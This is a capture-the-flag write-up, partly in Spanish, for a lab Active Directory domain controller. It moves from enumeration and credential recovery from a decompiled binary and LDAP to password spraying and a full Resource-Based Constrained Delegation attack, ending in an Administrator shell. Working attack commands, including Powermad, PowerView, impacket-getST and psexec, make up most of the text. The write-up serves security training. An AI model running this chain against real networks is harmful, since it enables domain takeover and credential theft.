


ping -c 3 10.10.11.174
PING 10.10.11.174 (10.10.11.174) 56(84) bytes of data.64 bytes from 10.10.11.174: icmp_seq=1 ttl=127 time=62.9 ms64 bytes from 10.10.11.174: icmp_seq=2 ttl=127 time=62.3 ms64 bytes from 10.10.11.174: icmp_seq=3 ttl=127 time=62.9 ms
Recon
sudo nmap -p- --open --min-rate 5000 -v -n -Pn 10.10.11.174 -oG allPortsnmap -sCV -p 53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49664,49668,49674,49686,49691,49710 10.10.11.174 -oN targeted

PORT      STATE SERVICE       VERSION53/tcp    open  domain        Simple DNS Plus88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-08-07 23:57:21Z)135/tcp   open  msrpc         Microsoft Windows RPC139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)445/tcp   open  microsoft-ds?464/tcp   open  kpasswd5?593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0636/tcp   open  tcpwrapped3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)3269/tcp  open  tcpwrapped5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-title: Not Found|_http-server-header: Microsoft-HTTPAPI/2.09389/tcp  open  mc-nmf        .NET Message Framing49664/tcp open  msrpc         Microsoft Windows RPC49668/tcp open  msrpc         Microsoft Windows RPC49674/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.049686/tcp open  msrpc         Microsoft Windows RPC49691/tcp open  msrpc         Microsoft Windows RPC49710/tcp open  msrpc         Microsoft Windows RPCService Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| smb2-time:| date: 2025-08-07T23:58:15|_ start_date: N/A|_clock-skew: -6s| smb2-security-mode:| 3:1:1:|_ Message signing enabled and required nxc smb 10.10.11.174SMB 10.10.11.174 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:False)nxc smb 10.10.11.174 -u 'guest' -p '' --shares
SMB 10.10.11.174 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:False)SMB 10.10.11.174 445 DC [+] support.htb\guest:SMB 10.10.11.174 445 DC [*] Enumerated sharesSMB 10.10.11.174 445 DC Share Permissions RemarkSMB 10.10.11.174 445 DC ----- ----------- ------SMB 10.10.11.174 445 DC ADMIN$ Remote AdminSMB 10.10.11.174 445 DC C$ Default shareSMB 10.10.11.174 445 DC IPC$ READ Remote IPCSMB 10.10.11.174 445 DC NETLOGON Logon server shareSMB 10.10.11.174 445 DC support-tools READ support staff toolsSMB 10.10.11.174 445 DC SYSVOL Logon server shareShare Files
smbclient //10.10.11.174/support-tools -U 'guest'
Decompile Binary
- UserInfo.exe

enc_password = "0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E";key = Encoding.ASCII.GetBytes("armando");
this.entry = new DirectoryEntry("LDAP://support.htb", "support\\ldap", Protected.getPassword());sudo apt install mono-completemono UserInfo.exe -v find -first seawolf
[*] LDAP query to use: (givenName=seawolf)[-] Exception: No Such ObjectWireShark
Follow -> TCP Stream

nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmzPassword Spraying
nxc smb 10.10.11.174 -u EnumUsers -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' --continue-on-successSMB 10.10.11.174 445 DC [+] support.htb\DnsAdmins:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz (Guest)SMB 10.10.11.174 445 DC [+] support.htb\DnsUpdateProxy:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz (Guest)SMB 10.10.11.174 445 DC [+] support.htb\Shared:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz (Guest)SMB 10.10.11.174 445 DC [+] support.htb\ldap:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmzLDAP
ldapsearch -x -H ldap://10.10.11.174 -D 'support\ldap' -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -b "DC=support,DC=htb" | grep -i "samaccountname: support" -B 30 -A11cn: supportc: USl: Chapel Hillst: NCpostalCode: 27514distinguishedName: CN=support,CN=Users,DC=support,DC=htbinstanceType: 4whenCreated: 20220528111200.0ZwhenChanged: 20220528111201.0ZuSNCreated: 12617info: Ironside47pleasure40WatchfulmemberOf: CN=Shared Support Accounts,CN=Users,DC=support,DC=htbmemberOf: CN=Remote Management Users,CN=Builtin,DC=support,DC=htbuSNChanged: 12630company: supportstreetAddress: Skipper Bowles Drname: supportobjectGUID:: CqM5MfoxMEWepIBTs5an8Q==userAccountControl: 66048badPwdCount: 1codePage: 0countryCode: 0badPasswordTime: 133990994565909434lastLogoff: 0lastLogon: 0pwdLastSet: 132982099209777070primaryGroupID: 513objectSid:: AQUAAAAAAAUVAAAAG9v9Y4G6g8nmcEILUQQAAA==accountExpires: 9223372036854775807logonCount: 0sAMAccountName: supportsAMAccountType: 805306368objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=support,DC=htbdSCorePropagationData: 20220528111201.0ZdSCorePropagationData: 16010101000000.0Z
evil-winrm -i 10.10.11.174 -u support -p 'Ironside47pleasure40Watchful'
BloodHound
bloodhound-python -d support.htb -u support -p 'Ironside47pleasure40Watchful' -ns 10.10.11.174 -c All --zip -c Allhttps://bloodhound.specterops.io/get-started/quickstart/community-edition-quickstart

Agregamos dc.support.htb a nuestro archivo hosts.

Resource-Based Constrained Delegation (RBCD)
“GenericAll” concede a “SHARED SUPPORT ACCOUNTS@SUPPORT.HTB” el permiso para escribir en el atributo “msds-KeyCredentialLink” de DC.SUPPORT.HTB. Escribir en esta propiedad permite a un atacante crear “Shadow Credentials” (Credenciales Sombras) en el objeto y autenticarse como el principal usando Kerberos PKINIT. Esto es equivalente al borde “AddKeyCredentialLink”.
Alternativamente, “GenericAll” en un objeto de computadora puede usarse para realizar un ataque de “Resource-Based Constrained Delegation” (Delegación Restringida Basada en Recursos).

Primero, si un atacante no controla una cuenta con un SPN configurado, se puede utilizar el proyecto Powermad de Kevin Robertson para agregar una nueva cuenta de equipo controlada por el atacante:
https://github.com/Kevin-Robertson/Powermad/blob/master/Powermad.ps1
https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1
Import-Module Powermad.ps1Import-Module PowerView.ps1Ahora crearemos una nueva cuenta de equipo (machine account) con herramientas como Powermad (esto es posible porque los usuarios del dominio suelen tener permiso para crear cuentas de equipo por defecto).
New-MachineAccount -MachineAccount attackersystem -Password $(ConvertTo-SecureString 'Summer2018!' -AsPlainText -Force)
https://www.thehacker.recipes/ad/movement/kerberos/delegations/rbcd#practice
Obtenemos el SID de la cuenta para construir un ACL (Control de Acceso) que permita a esta cuenta delegar en el DC.
$ComputerSid = Get-DomainComputer attackersystem -Properties objectsid | Select -Expand objectsidDefinimos una ACL que otorga a attackersystem el permiso para actuar en nombre de otros usuarios (Delegacion RBCD)
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$ComputerSid)"Convertimos el descriptor de seguridad a bytes
$SDBytes = New-Object byte[] ($SD.BinaryLength)$SD.GetBinaryForm($SDBytes, 0)Aplicar el descriptor al DC (Modifica el atributo msDS-AllowedToActOnBehalf0f0therIdentity del DC para permitir que attackersystem delegue en él)
Get-DomainComputer dc | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes}impacket-getST
https://www.thehacker.recipes/ad/movement/kerberos/delegations/constrained
impacket-getST -spn "cifs/dc.support.htb" -impersonate "Administrator" -dc-ip 10.10.11.174 'support.htb/attackersystem$:Summer2018!'
PsExec
KRB5CCNAME=Administrator@cifs_dc.support.htb@SUPPORT.HTB.ccache impacket-psexec -k -no-pass dc.support.htbRooted